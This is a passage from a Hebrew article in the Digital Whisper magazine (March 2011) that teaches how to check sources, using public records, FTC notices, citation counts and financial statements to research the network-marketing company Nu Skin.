הדובר משתמש בכשרון באמצעים רטוריים כדי להעביר את המסר הזה, תוך כדי שהוא בונה מסגרת שנראית נכונה אבל נופלת בפרטים הקטנים ובהשלמות שהצגתי. **מבחינתי הסרטון הוא תמרור אזהרה רציני.** אני לא פוסל את חברת Nu Skin כי לא ברור האם זהו סרטון רשמי שלה או לא, אבל סרטון כזה גורם לי לאי נוחות לעבוד מול הדובר.

שאלת מחקר פתוחה שאני משאיר לקוראי המאמר – מי הוא Tim Sales, הדובר בסרטון? מה אתם יכולים לגלות עליו?

פיסקה נוספת עם חיוך לסיום הדיון על הסרטון:

מה דעתכם - האם שווה לכם לפתח קריירה כשודדי בנקים? אם נלך על פי הסרטון – רק אדם ששודד בנקים, ועושה זאת בהצלחה, יכול לייעץ לכם בנושא. אל תקשיבו לשוטרים (שלא ניסו מעולם לשדוד בנק), אל תקשיבו לשודדים שיושבים בכלא (הם ניסו ונכשלו) – עליכם להקשיב רק לשודדים שהצליחו לשדוד בנק.

אל תקשיבו גם לחברים שמנסים לרפות את ידיכם - כמו בכל עסק, רוב מי שמנסה נכשל. אסור שעובדה זו תרפה את ידיכם. רק ב-2010 לבדה שודדי בנקים גלגלו בעולם מחזור של מאות מליוני דולרים! מדובר בשוק בצמיחה, ש-2011 תהיה שנת השיא שלו.

ואם זה לא ברור – כותב מאמר זה אינו ממליץ לכם לפתח קריירה כשודדי בנקים. כמו כן אין לו נסיון בנושא.

בואו נענה בעצמנו תשובות אחרות לשאלות שעלו בסרטון

כפי שכתבתי, הסרטון העלה כמה וכמה נקודות נכונות וחשובות, בגללן בחרתי להביא אותו. נתמצת את עיקר הדברים והשאלות:

- מהו מידע בעל ערך? ואיך מזהים מידע אמין?
- ממי לקבל עצות? יש להיות תמיד ביקורתיים לגבי המידע שאנחנו מקבלים. כל מידע שמגיע אלינו דורש בדיקה. מעמד (פרופסור, עו"ד, כתב וכדו') הדובר מולנו אינו בהכרח מלמד על נכונות הדברים.

שאלה נוספת, בהקשר השיווק הרשתי:

- מה הם הנתונים של שיווק רשתי מול שיווק בדרכים אחרות? לשאלה זו לא נענה במסגרת מאמר זה.

אז על איזה מידע אנחנו יכולים לסמוך?

על המידע שמגיע ממישהו שלא ניסה ורק למד את החומר? על המידע המגיע ממישהו שניסה להתעסק בתחום ונכשל? או על המידע המגיע ממישהו שהצליח? התשובה שלי מורכבת מכמה רבדים:

1. כשאנחנו מדברים על עובדות – יש מקורות שנוכל להגדיר כאמינים בנושא עובדות אלה. למשל, אם נחפש מידע על חברה, אז מידע מרשם החברות יהיה מידע אמין לגביה מבחינתנו.
2. כשאנחנו מדברים על דיעות ועל ניתוחים: אפשר לסמוך על מידע המגיע מכל מקור, כל עוד יש לנו את האפשרות לבדוק אותו. הזהות של מקור המידע יכולה להשפיע על האמון ההתחלתי, אבל כל מקור, בין אם הוא פרופסור מלומד, ובין אם הוא אדם שהתעסק בתחום והצליח בו, דורש בדיקה מעמיקה.

נקודה זו, אגב, היא קריטית בלימודים אקדמאים באוניברסיטאות. אחד הנושאים החשובים שמלמדים באקדמיות הוא לא לקחת שום דבר מובן מאליו, להתעמק בפרטים ולשכנע את עצמנו בנכונות המידע שאנחנו מקבלים.

בהמשך המאמר אני חוזר אל חברת Nu Skin ומנסה ללמוד עליה. אני ארצה למצוא מקורות אמינים לקבל מהם מידע, ואני אתן לכם את המידע שאני מוצא, כך שכל גולש יוכל לראות את המידע עליו הסתמכתי, ולקבל את המסקנות שלו.

השאלות שאני מנסה לענות עליהן במחקר

השאלות שאני מנסה לענות עליהן במחקר:

- מי זו ניו-סקין? מידע כללי איך היא בנויה כחברה.
- Nu Skin מתגאה בטכנולוגיה שלה. האם באמת מבוצע מחקר בחברה? ומה אנחנו יכולים לדעת על המאמרים שהחברה פרסמה?
- מה אנשים ברשת האינטרנט אומרים על החברה?

חשוב לי להדגיש כי אין לי שום דבר נגד Nu Skin. בהמשך המאמר אני בא לכאורה בגישה מאוד ביקורתית ובודק כל טענה ש-Nu Skin מספרים לסוכנים, אבל זו לא מתוך מטרה להתנגח בחברה, אלא

כדי לראות: א. האם אפשר לעשות את זה. ב. איזה כלים הרשת נותנת לי כדי לברר מידע על גוף לא מוכר. אלו המסרים שאני רוצה לצאת איתם במסמך זה.

מי זו ניו-סקין

אחת הטענות המפורסמות של חברות MLM שהן חברות "שטוחות" – אין חנויות או סוכנים בדרך, ולכן המחירים שלהן יותר זולים וגם יש להם את שולי הרווח כדי לחלק לסוכנים בדרך. טענה זו נשמעת גם על ידי נו סקין בפרסומים שלה.

קצת קריאה באינטרנט מגלה כי החברה מורכבת בעצם מהחברה הראשית – Nu Skin העולמית, ומאוסף חברות מקומיות. בישראל זו ניו-סקין ישראל. ביפן יש את החברה היפנית, וכך הלאה.

אנחנו כבר רואים שהמבנה של Nu Skin הוא לא שטוח לחלוטין (למרות שהם מספרים בדיוק את הסיפור שהמוצרים עוברים מהחברה לסוכן ללא מתווכים). עדיין יתכן שכל חברה מקומית מעבירה את הכספים לסוכנים ללא מתווכים, ולצרכי מס החברה לא 100% שטוחה.

נו סקין ישראל – מידע מרשם החברות

רשם החברות בישראל מאפשר לכל אדם לקבל מידע בסיסי על כל חברה בישראל, ללא תשלום. אפשר לקבל מידע זה בכתובת: http://147.237.72.24/WebOJSite/CompaniesList.aspx

חדי העין ישימו לב שהכתובת היא כתובת IP במקום שם של אתר. למרות עובדה זו מדובר אכן באתר רשמי של מדינת ישראל, המקושר מהכתובת:

http://justice.gov.il/MOJHeb/RasutHataagidim/RashamHachvarot/PeulotNefotzot/MeidaBsisi.htm

איזה מידע אפשר לקבל על Nu Skin? מידע מתוך רשם החברות:

מהנתונים: **<u>מדובר בחברת בת ישראלית, שבעלי המניות שלה יושבים בחו"ל.</u>**

קצת על איך למדתי את זה. המושג חברת חו"ל לא היה מוכר. חיפוש בגוגל על 'חברת חו"ל' הסביר שמדובר בחברה ישראלית עם בעלי מניות בחו"ח.

מידע מעניין נוסף שאפשר להוציא מרשם החברות הוא כתובת החברה. במקרים מסויימים, כאשר כתובת החברה לא תואמת למקום הידוע בפועל, נושא זה יכול להוות פתיל של מידע.

רשם החברות ומציאת מידע על חברה בישראל

רשם החברות מאפשר להוציא יותר מאשר מידע על חברה דרך האינטרנט. אם היינו רוצים לברר מידע על חברה בישראל אפשר לפנות ישירות אל רשם החברות ולבקש לצלם את "תיק החברה" שמכיל מידע רב נוסף, ופתוח לכל דורש.

קצת היסטוריה על Nu Skin

התחלת המחקר היתה בחיפוש מידע על החברה ב-Google. החיפוש היה עבור שם החברה. מתוך תוצאות החיפוש קפצתי למקורות מידע שונים שצצו בו.

1997 – קנס על שקר – המוצרים ללא הוכחה מדעית למרות שהם אומרים שכן

כתבה שפרסמה ממשלת ארצות הברית ב-1997:

http://www.ftc.gov/opa/1997/08/nuskin3.shtm

NU SKIN TO PAY $1.5 MILLION PENALTY TO RESOLVE FTC CHARGES OVER FAT-LOSS CLAIMS FOR SUPPLEMENTS

Nu Skin International, Inc., the firm behind an international multi-level marketing system with thousands of distributors selling skin care products and nutritional supplements, has agreed to pay a $1.5 million civil penalty to settle Federal Trade Commission charges over the fat-loss, muscle-maintenance and other claims it made for supplements containing chromium picolinate and L-carnitine. The FTC alleged that Nu Skin could not produce adequate substantiation for the claims, and that Nu Skin therefore violated a 1994 FTC order requiring the firm to have competent and reliable scientific evidence to support benefits claims for any product they sell. The FTC said this is the third time in three years that a firm has paid a civil penalty exceeding $1 million to settle charges of alleged violations of a prior Commission order.

- החברה שילמה קנס של 1,500,000 דולרים על טענות שקריות לגבי המוצרים שלהם.
- לפי הכתבה **זו הפעם השלישית ב-3 שנים (נכון ל-1997)** שהחברה נקנסה במעל מליון דולר בעבור האשמות דומות!

האם המקור אמין?

1. כחלק מאתר ממשלתי של ארצות הברית אני מניח אמינות בסיסית למקור.
2. חיפשתי את המקרה ברשת האינטרנט ומצאתי לו אזכורים נוספים באתרים רבים. נושא זה מחזק את נושא האמינות של הכתבה.

שימו לב שגם כאשר אני מוצא מקורות כאלה – אסור לי להניח ממקור אחד שמה שנאמר בו זו אמת. ואפילו זו אמת – מקרה אחד (או שלושה) לא יכול בהכרח ללמד על החברה.

לדוגמא, כתבה המספרת כי **חברת שטראוס** הטעתה את הציבור בין 1999 ל-2004 לגבי כשרותם של "מילקי", "דניאלה" ו-"סקי מוקצף". גם אם נושא זה נכון, אנחנו עדיין לא פוסלים לחלוטין את שטראוס כחברה. (אם זאת, אם מילקי היה מוצר הדגל האחד והיחיד אותו מוכרת החברה, והוא היה מתגלה כבעייתי, זה היה מציג את החברה באור שלילי, לטעמי).

באותו הקשר אפשר למצוא באתרים הממשלתיים של ארצות הברית על קנס דומה ב-1994 (לא ברור האם זהו אחד מ-3 הקנסות שהכתבה לעיל דיברה עליהם, או אחד נוסף):

http://www.ftc.gov/os/decisions/docs/vol117/FTC_VOLUME_DECISION_117_%28JANUARY_-_JUNE_1994%29PAGES_316_-_418.pdf

2008 – מוצרי החברה מכילה פי 9 עופרת ממוצרים מקובלים בתחום

2008 – מוצרי החברה מכילה פי 9 עופרת ממוצרים מקובלים בתחום:

http://eworldwire.com/pdf/view_pdf.php?id=18581

שוב נתחיל בשאלות:

האם עודף עופרת זה רע?

1. בגלל חוסר ידע מקצועי שלי בנושא המוצרים קשה לי להבין כמה זה רע. זה לא בהכרח רע – אני לא צריך להבין הכל, אבל אני רושם את השאלה כשאלה פתוחה.
2. הרושם הראשוני שתפסו את Nu Skin על חם – יש הרבה כתבות באינטרנט מ-2008 על הנושא.

האם המקור אמין?

1. הנושא אותר על ידי גוף בשם "Fraud Discovery Institute", שבתרגום חופשי קוראים לו "האגודה לאיתור רמאויות".
2. האתר של המקור ברשת: http://www.frauddiscovery.net/ . מתוך האתר אפשר ללמוד כמה דברים. ראשית מדובר בגוף שפועל למטרות רווח. (הפסקאות הראשונות בעמוד הבא). בנוסף, לטענת המקור הוא פועל בצמוד עם ממשלת ארצות הברית.
3. עדיין לא ברור לי האם המקור אמין. אני פונה לרשת ומנסה לאתר מקורות נוספים למידע. כאן היתה לי הפתעה. ציפיתי לחזור למאמר ולכתוב "אחרי בדיקה במספר מקורות ברשת, מדובר בגוף מכובד שמבצע מחקרים וכו'". לא זה המצב.
4. נעים להכיר, Barry Minkow, הבעלים של Fraud Discovery Institute. לפי ויקיפדיה, מדובר על עבריין אמריקאי שלאחר שריצה את עונשו הקים את FDI כדי לאתר מעילות של גופים שונים. לפי ויקיפדיה העסק שלו נכשל עקב בעיות אמינות בדוחות שפרסם.
5. האם ויקיפדיה מספיק אמינה בנושא? חיפוש בגוגל אחרי Barry מראה שככל הנראה אכן מדובר בנוכל.
6. **מכאן – אי אפשר להסתמך על המקור הזה כשאנחנו באים ללמוד על Nu Skin.**

דצמבר 2008 - אזהרות וחסימות באירופה

http://www.mlm-thewholetruth.com/network-marketing-news/morningstar-stock-analyst-comments-2/

דצמבר 2008 - החברה מקבלת אזהרות ממדינות שונות באירופה בטענה שהמוצרים שלה לא בטוחים. כמו כן היא מקבלת אזהרה על שיטות השיווק.

מה לגבי האמינות של מקור זה?

- ראשית – מקור זה יחודי – אם מחפשים קטעים מהמקור רואים שהוא לא מצוטט במקומות אחרים ברשת. דבר זה מפחית מהאמינות שלו.
- האתר עצמו נראה אמין, כולל בהתייחסות אתרים אחרים אליו, אבל הוא מאוד מגמתי נגד MLM.

שימו לב לעמוד נוסף באותו אתר:

http://www.mlm-thewholetruth.com/mlm-companies/nuskin/

- מההערות בכתבה נטען גם שהדוחות שהם מציגים יפים בגלל שהחברה עכשיו נכנסת לאסיה, ובפועל ברוב השווקים המצב שלה לא משהו. **נושא זה הוא פתח למחקר נוסף**.
- נושא נוסף המופיע באתר זה ובאתרים נוספים הוא שב-Nu Skin יש אחוז כשלונות של 99.7% מהמשווקים. **נושא זה גם צריך מחקר (ויתכן ואפשרי למצוא את הנתונים מתוך הנתונים הגלויים של החברה)**.

מה חשוב לי שתראו בכל הבדיקות לעיל?

- שימו לב שגם לאחר כל בדיקות אלו אנחנו לא יכולים לענות חד משמעית לגבי חברת Nu Skin.
- אנחנו כן יכולים לאסוף לעצמנו עוד ועוד שאלות שאפשר לחפור עליהם. אני רוצה להדגיש את דרך המחשבה – לשאול כל דבר ולחקור גם כאשר אנחנו מוצאים מקור (למשל FDI שהוזכר), האם מקור זה אמין, והאם צריך להמשיך לחקור.

במקום לחפש מקורות נוספים בכיוון זה – אני ממשיך במאמר להציג מחקרים אחרים. עם זאת, אם היינו רוצים לעשות מחקר מלא על Nu Skin, סעיף נוסף במחקר היה לבדוק **האם יש מקורות נוספים המדברים על תקינות המוצרים**.

האם באמת מבוצע מחקר בחברה?

אחת השאלות שעולות בעקבות כל המחקרים לעיל היא "האם באמת מבוצע מחקר בחברת נו סקין?". בואו נראה מה אנחנו יכולים לגלות על המחקרים שחברת Nu Skin מבצעת.

כל מיני קישורים מהאינטרנט

כתבה מהשנה ששואלת לגבי המחקר בחברה:

http://davevass.typepad.com/billiondollarteam/2010/03/can-you-explain-nu-skins-partnership-with-lifegen-and-stanford.html

כתבת יחסי ציבור שמהללת את המחקר:

http://www.prnewswire.com/news-releases/2010-marks-breakthrough-year-for-nu-skin-ageloc-research-114170679.html

קשה לדעת מה מהכתבות אמיתי ומה הן יחסי ציבור של אנשים של נו-סקין.

מחקר שנו-סקין פרסמה

http://www.ageloc.com/content/dam/Global%20Brand%20Marketing/Nutritional%20and%20Genetic%20Strategies%20for%20Longevity.pdf


בקריאה מהירה המחקר המפורסם לא חושף פרטים מספריים כ"כ אלא מציג את הנושא בכלליות. אם אנחנו רוצים להבין את המאמר כמו שצריך – כאן היה צריך להעביר את המאמר למומחה בתחום ולקבל את דעתו.

עם זאת, גם כקוראים מהצד שלא מעורים בעולם אפשר לבצע מספר בדיקות לראות אמינות ו"פריצת דרך" של מאמר כלשהו.

אחד הפרמטרים שחשובים כשאנחנו מסתמכים על מחקר מדעי הוא "כמה מאמרים אחרים משתמשים במחקר ומצטטים אותו". בתרגום לשפת האינטרנט, מדובר על סוג של "Like" שחוקרים אחרים עושים למאמר מסויים.

לפי גוגל: בפועל נכון להיום אף גוף בעולם לא משתמש במחקרים ש-Nu Skin עשו:

http://scholar.google.com/scholar?q=Nutritional+and+Genetic+Strategies+for+Longevity&hl=en&as_sdt=0&as_vis=1&oi=scholart



מידע מתוך הבורסה


המידע מתוך http://www.google.com/finance?q=NYSE:NUS&fstype=ii כולל התפריטים השונים שאפשר לקרוא עליהם.

כאן אנחנו רואים מקור חדש של מידע – מידע ציבורי המפורסם מתוקף כך שחברת Nuskin נסחרת בבורסה. עובדה זו גורמת שמידע רחב על החברה קיים באתרים כלכליים שונים, וגם אם הוא עשוי להיות מוטה לפי האינטרסים של מגישי הדוחות, הוא עדיין יכול להכיל נתונים מעניינים עבורנו.

מה נוכל להשיג מתוך הנתונים הבורסאיים?

1. ניתוח מעמיק של הדוחות יכול לתת לנו מידע רב על התנהלות החברה.
2. גם בלי הבנה מעמיקה ויכולת מעמיקה לנתח את הנתונים אנחנו יכולים לקבל תובנות:
   a. מה גודל החברה?
   b. האם החברה רווחית?
   c. איך מתחלקות ההוצאות של החברה?
   d. האם הדוחות הכספיים יכולים לסתור טענה כלשהי שהחברה משמיעה אל מול הסוכנים?

בהקשר שלנו – המחקר של החברה – עולה נתון מעניין: סימנתי באדום את השורה הרלוונטית:



Financial Statements for ... — www.google.com/finance?q=NYSE:NUS&fstype=ii

Web Images Videos Maps News Shopping Gmail more ▾ — niradar@gmail.com | My Account | Help | Sign out

Google finance — Get quotes — Example: "CSCO" or "Google" — Submit your stock screener scenarios New!

Company: Summary, News, Option chain, Related companies, Historical prices, Financials, Markets, News, Portfolios, Stock screener, Google Domestic Trends

Recent quotes: chg | % — NUS 31.20 0.97% — Create portfolio from quotes

Recent activity: NUS: Historical prices, NUS: Financials, GOOG: Financials

Nu Skin Enterprises, Inc. financials Watch this stock

Income Statement | Balance Sheet | Cash Flow

View: Quarterly Data | **Annual Data** — Hide charts

In Millions of USD (except for per share items)	12 months ending 2010-12-31	12 months ending 2009-12-31	12 months ending 2008-12-31	12 months ending 2007-12-31
Revenue	1,537.26	1,331.06	1,247.65	1,157.67
Other Revenue, Total	-	-	-	-
Total Revenue	**1,537.26**	**1,331.06**	**1,247.65**	**1,157.67**
Cost of Revenue, Total	272.43	243.65	228.60	209.28
Gross Profit	**1,264.83**	**1,087.41**	**1,019.05**	**948.38**
Selling/General/Admin. Expenses, Total	1,047.77	928.97	893.62	857.70
Research & Development	-	-	-	-
Depreciation/Amortization	-	-	-	-
Interest Expense(Income) - Net Operating	-	-	-	-
Unusual Expense (Income)	0.00	10.72	0.00	19.77
Other Operating Expenses, Total	-	-	-	-
Total Operating Expense	**1,320.20**	**1,183.35**	**1,122.22**	**1,086.75**
Operating Income	**217.06**	**147.71**	**125.43**	**70.91**
Interest Income(Expense), Net Non-Operating	-	-	-	-
Gain (Loss) on Sale of Assets	-	-	-	-
Other, Net	-9.45	-6.59	-24.77	-2.44
Income Before Tax	**207.61**	**141.12**	**100.65**	**68.48**
Income After Tax	**136.05**	**89.84**	**65.35**	**43.87**
Minority Interest	-	-	-	-
Equity In Affiliates	-	-	-	-
Net Income Before Extra. Items	**136.05**	**89.84**	**65.35**	**43.87**
Accounting Change	-	-	-	-

<u>מה שאנחנו רואים – לא היו שום הוצאות על מחקר ופיתוח מאז 2007.</u>


האם זה אומר שבאמת Nu Skin לא השקיעה במחקר? לא בהכרח – יתכן שיש שיתופי פעולה או אלמנטים חשבוניים שנסתרים מעיננו בדו"ח הראשוני. עם זאת, מדובר על שאלה פתוחה נוספת – **מדוע תקציב המחקר של חברה המתהדרת במחקרים המדעיים שלה הינו 0?**

אז מה המסקנות שלנו?

במאמר זה הצגתי לכם הרבה שאלות ומעט תשובות. מחקר שלם אודות חברה כמו Nu Skin יכול לדרוש אפילו חודש עבודה שלם, והמידע קיים בלי סוף. מאמר זה בא להציג מספר טעימות בלבד, כשהמטרה שלו היא להוציא אתכם עם העקרונות הבאים:

1. כל פעם שאנחנו מסתמכים על מידע צריך לבדוק את האמינות שלו.
2. אמינות של מידע יכולה להיות מידע שהגיע ממקור אמין (למשל – מידע על חברה שמגיע מרשם החברות), או מידע שהגיע עם הפרטים שמאפשרים לנו לחקור ולהבין האם המידע נכון או לא. (למשל - מאמר מתמטי הכולל בתוכו את השלבים השונים בדרך, שאנחנו מסוגלים לבדוק ולראות האם לדעתנו המתמטיקה בוצעה כראוי).
3. גוגל ככלי עבודה – גוגל איפשר לנו לבצע השלמות מידע, השלמות ידע ולאמת דברים. גם כשמצאנו מידע, כמדד ראשוני השתמשנו לעתים בשאלה "כמה פעמים המידע הזה מופיע בגוגל" כדי לקבל תחושת בטן לגבי אמיתות אפשרית של המידע.
4. דוחות בורסאיים ככלי עבודה – אפשר ללמוד רבות על חברה מהדוחות שהיא מגישה. ככל שיש לכם יותר ידע כיצד לקרוא אותם – ניתן לדלות מהם יותר מידע. בנוסף – דוחות שמוגשים לבורסה לרוב מכילים לפחות רמת אמינות מסויימת (אלה הדוחות שמגיעים לבעלי המניות של החברה) ולכן יכולים להכיל מידע על החברה שלעתים יהיה קשה להשיג בדרכים אחרות.

עולם שלם שלא נגעתי בו בכתבה הזו וארצה לגעת בו בכתבת המשך הוא עולם השיווק באינטרנט והשפעה על תוצאות החיפוש. לטעימה, הגולשים מוזמנים לחפש את החיפוש הבא בגוגל: "Nu Skin Scam" כדי לגלות האם חברת Nu Skin הם ישרים.



חדי העין ישימו לב שכל התוצאות נראות לכאורה שליליות, אבל כאשר קוראים אותן רואים שהן אומרות "נו סקין הם לא רמאים", לדוגמא:

Nu Skin Scam – Raw and Uncensored

13 Feb 2011 **...** ***Nu Skin scam***? Give me a break. NuSkin is a publicly traded company (NYSE:NUS) founded in 1984, serves 30 countries with a half million **...**

*blog.robfore.com/**nu-skin-scam**/* -

האם נראה לכם מוזר שכל העמוד הראשון עבור תוצאות "רמאות" מספר כמה החברה לא מרמה?

התשובה היא שיש טכניקה של השפעה על גוגל שזו בדיוק המטרה שלה – השפעה מוחלטת על עמוד ראשון (ואולי גם עמודים נוספים) של תוצאה מסוימת כדי להעביר מסרים רצויים של בעל אינטרס. על כך באחד המאמרים הבאים.

דעה מוחלטת על נו סקין לא גיבשנו במאמר, אבל אני מקווה שהעברתי לכם מספר כלים כדי לחקור ולעלות שאלות, ובמיוחד את הדגש לגבי "כל מידע, באשר הוא, צריך בדיקה".

דברי סיום

בזאת אנחנו סוגרים את הגליון ה-19 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

הגליון הבא ייצא ביום האחרון של חודש מאי 2011.

אפיק קסטיאל,

ניר אדר,

31.3.2011